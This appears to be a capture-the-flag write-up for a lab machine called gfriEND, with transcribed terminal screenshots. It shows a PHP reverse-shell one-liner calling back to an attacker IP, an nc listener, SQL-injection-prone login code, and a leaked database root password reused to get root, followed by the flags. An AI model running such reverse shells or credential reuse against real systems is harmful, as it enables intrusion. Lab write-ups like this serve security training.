Woahhhh! I like this company, I hope that here i get a better partner than bob ^_^, hopefully Bob doesn't know my notes
alice@gfriEND:~/my_secret$ cd
alice@gfriEND:~$ sudo -i
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/bash' as root on gfriEND.
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/usr/bin/python -c import pty;pty.spawn("/bin/bash");' as root on gfriEND.
alice@gfriEND:~$ sudo /usr/bin/php -r '$sock=fsockopen("192.168.29.157",1234);exec("/bin/sh -i <63 >63 2>63");'
PHP Warning: fsockopen(): unable to connect to 192.168.29.157:1234 (Connection timed out) in Command line code on line 1
sh: 1: 3: Bad file descriptor
alice@gfriEND:~$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

So I scrolled the database and founded a config file.

Command: cd /var/www/html/misc

Cat config.php

```
Applications Places System
alice@gfriEND: /var/www/html/misc
File Actions Edit View Help
root@kali: ~ root@kali: ~ alice@gfriEND...ww/html/misc root@kali: ~
alice@gfriEND:/var/www/html$ ls
config halamanPerusahaan heyhoo.txt index.php misc robots.txt
alice@gfriEND:/var/www/html$ cat robots.txt
User-Agent: *
Allow: /heyhoo.txt
alice@gfriEND:/var/www/html$ cd misc/
alice@gfriEND:/var/www/html/misc$ ls
process.php
alice@gfriEND:/var/www/html/misc$ cd process.php
-bash: cd: process.php: Not a directory
alice@gfriEND:/var/www/html/misc$ ls -al
total 12
drwxrwxr-x 2 root root 4096 Dec 13 10:54 .
drwxr-xr-x 5 root root 4096 Dec 13 13:23 ..
-rw-rw-r-- 1 root root 1493 Dec 13 11:21 process.php
alice@gfriEND:/var/www/html/misc$ cat process.php
<?php
    $act = $_GET['act'];
    session_start();
    require '../config/config.php';
    switch($act) {
        case 'login':
            $username = addslashes($_POST['username']);
            $password = addslashes($_POST['password']);
            $datas = mysqli_query($conn, "SELECT id, name FROM tbl_users WHERE username = '$username' AND password = '$password'");
            list($id, $name) = mysqli_fetch_array($datas);
            if(mysqli_affected_rows($conn) > 0) {
                $_SESSION['id'] = $id;
                $_SESSION['name'] = $name;
                header('Location: ../index.php?page=dashboard&user_id=' . $id);
                exit;
            } else {
                echo '<script>alert("Login Failed!");window.location = "../index.php?page=login";</script>';
            }
        break;
        case 'register':
            $name = addslashes($_POST['name']);
            $email = addslashes($_POST['email']);
            $username = addslashes($_POST['username']);
            $password = addslashes($_POST['password']);
            mysqli_query($conn, "INSERT INTO tbl_users VALUES (Null, '$name', '$username', '$password', '$email')");
            if(mysqli_affected_rows($conn) > 0) {
                header('Location: ../index.php?page=login');
                exit;
            } else {
                echo '<script>alert("Registration Unsuccessfully!");window.location = "../index.php?page=register";</script>';
            }
        break;
    }
}
alice@gfriEND:/var/www/html/misc$
```

There was password of other user but not of the root.

So tried more and found one file under the config folder

Command: `cd /var/www/html/config cat config.php`

```
Applications Places System
alice@gfriEND: /var/www/h

File Actions Edit View Help

root@kali: ~
root@kali: ~
alice@gfriEND...w/html/config
root@kali: ~

total 12
drwxrwxr-x 2 root root 4096 Dec 13 10:54 .
drwxr-xr-x 5 root root 4096 Dec 13 13:23 ..
-rw-rw-r-- 1 root root 1493 Dec 13 11:21 process.php
alice@gfriEND:/var/www/html/misc$ cat process.php
<?php

    $act = $_GET['act'];
    session_start();
    require '../config/config.php';
    switch($act) {
        case 'login':
            $username = addslashes($_POST['username']);
            $password = addslashes($_POST['password']);
            $datas = mysqli_query($conn, "SELECT id, name FROM tbl_users WHERE username = '$username' AND password = '$password'");
            list($id, $name) = mysqli_fetch_array($datas);
            if(mysqli_affected_rows($conn) > 0) {
                $_SESSION['id'] = $id;
                $_SESSION['name'] = $name;
                header('Location: ../index.php?page=dashboard&user_id=' . $id);
                exit;
            } else {
                echo '<script>alert("Login Failed!");window.location = "../index.php?page=login";</script>';
            }
            break;
        case 'register':
            $name = addslashes($_POST['name']);
            $email = addslashes($_POST['email']);
            $username = addslashes($_POST['username']);
            $password = addslashes($_POST['password']);
            mysqli_query($conn, "INSERT INTO tbl_users VALUES (Null, '$name', '$username', '$password', '$email')");
            if(mysqli_affected_rows($conn) > 0) {
                header('Location: ../index.php?page=login');
                exit;
            } else {
                echo '<script>alert("Registration Unsuccessfully!");window.location = "../index.php?page=register";</script>';
            }
            break;
    }
}
alice@gfriEND:/var/www/html/misc$ cd ..
alice@gfriEND:/var/www/html$ ls
config halamanPerusahaan heyhoo.txt index.php misc robots.txt
alice@gfriEND:/var/www/html$ cd config
alice@gfriEND:/var/www/html/config$ ls
config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php

    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$
```

Yahoo we founded the root password..!

So lets try out


```
Applications Places System
root@gfriEND: /var/www/html/config
File Actions Edit View Help
root@kali: ~ root@kali: ~ root@gfriEND: /var/www/html/config root@kali: ~

require '../config/config.php';
switch($act) {
    case 'login':
        $username = addslashes($_POST['username']);
        $password = addslashes($_POST['password']);
        $datas = mysqli_query($conn, "SELECT id, name FROM tbl_users WHERE username = '$username' AND password = '$password'");
        list($id, $name) = mysqli_fetch_array($datas);
        if(mysqli_affected_rows($conn) > 0) {
            $_SESSION['id'] = $id;
            $_SESSION['name'] = $name;
            header('Location: ../index.php?page=dashboard&user_id=' . $id);
            exit;
        } else {
            echo '<script>alert("Login Failed!");window.location = "../index.php?page=login";</script>';
        }
        break;
    case 'register':
        $name = addslashes($_POST['name']);
        $email = addslashes($_POST['email']);
        $username = addslashes($_POST['username']);
        $password = addslashes($_POST['password']);
        mysqli_query($conn, "INSERT INTO tbl_users VALUES (Null, '$name', '$username', '$password', '$email')");
        if(mysqli_affected_rows($conn) > 0) {
            header('Location: ../index.php?page=login');
            exit;
        } else {
            echo '<script>alert("Registration Unsuccessfully!");window.location = "../index.php?page=register";</script>';
        }
        break;
}
}alice@gfriEND:/var/www/html/misc$ cd ..
alice@gfriEND:/var/www/html$ ls
config halamanPerusahaan heyhoo.txt index.php misc robots.txt
alice@gfriEND:/var/www/html$ cd config
alice@gfriEND:/var/www/html/config$ ls
config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php

$conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:/var/www/html/config$ sudo -i
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/bash' as root on gfriEND.
alice@gfriEND:/var/www/html/config$ su root
Password:
root@gfriEND:/var/www/html/config#
```

Its match and founded the second flag

```
Applications Places System
alice@gfriEND: /var/www/h

File Actions Edit View Help

root@kali: ~ root@kali: ~ alice@gfriEND...w/html/config root@kali: ~

total 12
drwxrwxr-x 2 root root 4096 Dec 13 10:54 .
drwxr-xr-x 5 root root 4096 Dec 13 13:23 ..
-rw-rw-r-- 1 root root 1493 Dec 13 11:21 process.php
alice@gfriEND:/var/www/html/misc$ cat process.php
<?php

    $act = $_GET['act'];
    session_start();
    require '../config/config.php';
    switch($act) {
        case 'login':
            $username = addslashes($_POST['username']);
            $password = addslashes($_POST['password']);
            $datas = mysqli_query($conn, "SELECT id, name FROM tbl_users WHERE username = '$username' AND password = '$password'");
            list($id, $name) = mysqli_fetch_array($datas);
            if(mysqli_affected_rows($conn) > 0) {
                $_SESSION['id'] = $id;
                $_SESSION['name'] = $name;
                header('Location: ../index.php?page=dashboard&user_id=' . $id);
                exit;
            } else {
                echo '<script>alert("Login Failed!");window.location = "../index.php?page=login";</script>';
            }
            break;
        case 'register':
            $name = addslashes($_POST['name']);
            $email = addslashes($_POST['email']);
            $username = addslashes($_POST['username']);
            $password = addslashes($_POST['password']);
            mysqli_query($conn, "INSERT INTO tbl_users VALUES (Null, '$name', '$username', '$password', '$email')");
            if(mysqli_affected_rows($conn) > 0) {
                header('Location: ../index.php?page=login');
                exit;
            } else {
                echo '<script>alert("Registration Unsuccessfully!");window.location = "../index.php?page=register";</script>';
            }
            break;
    }
}
alice@gfriEND:/var/www/html/misc$ cd ..
alice@gfriEND:/var/www/html$ ls
config halamanPerusahaan heyhoo.txt index.php misc robots.txt
alice@gfriEND:/var/www/html$ cd config
alice@gfriEND:/var/www/html/config$ ls
config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php

    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$
```

Reporting all the flag.

Flag 1:

gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}

Flag 2:

gfriEND{56fbeef560930e77ff984b644fde66e7}

